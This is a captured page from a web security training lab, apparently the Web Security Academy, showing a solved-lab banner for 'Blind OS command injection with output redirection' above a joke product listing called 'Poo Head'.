https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/product?productId=2
Web Security Academy
LAB Solved
Share your skills!
Continue learning
Home | Submit feedback
POO HEAD

Blind OS command injection with output redirection

Back to lab description

Congratulations, you solved the lab!

Poo Head - It's not just an insult anymore.

★★★★★

$59.78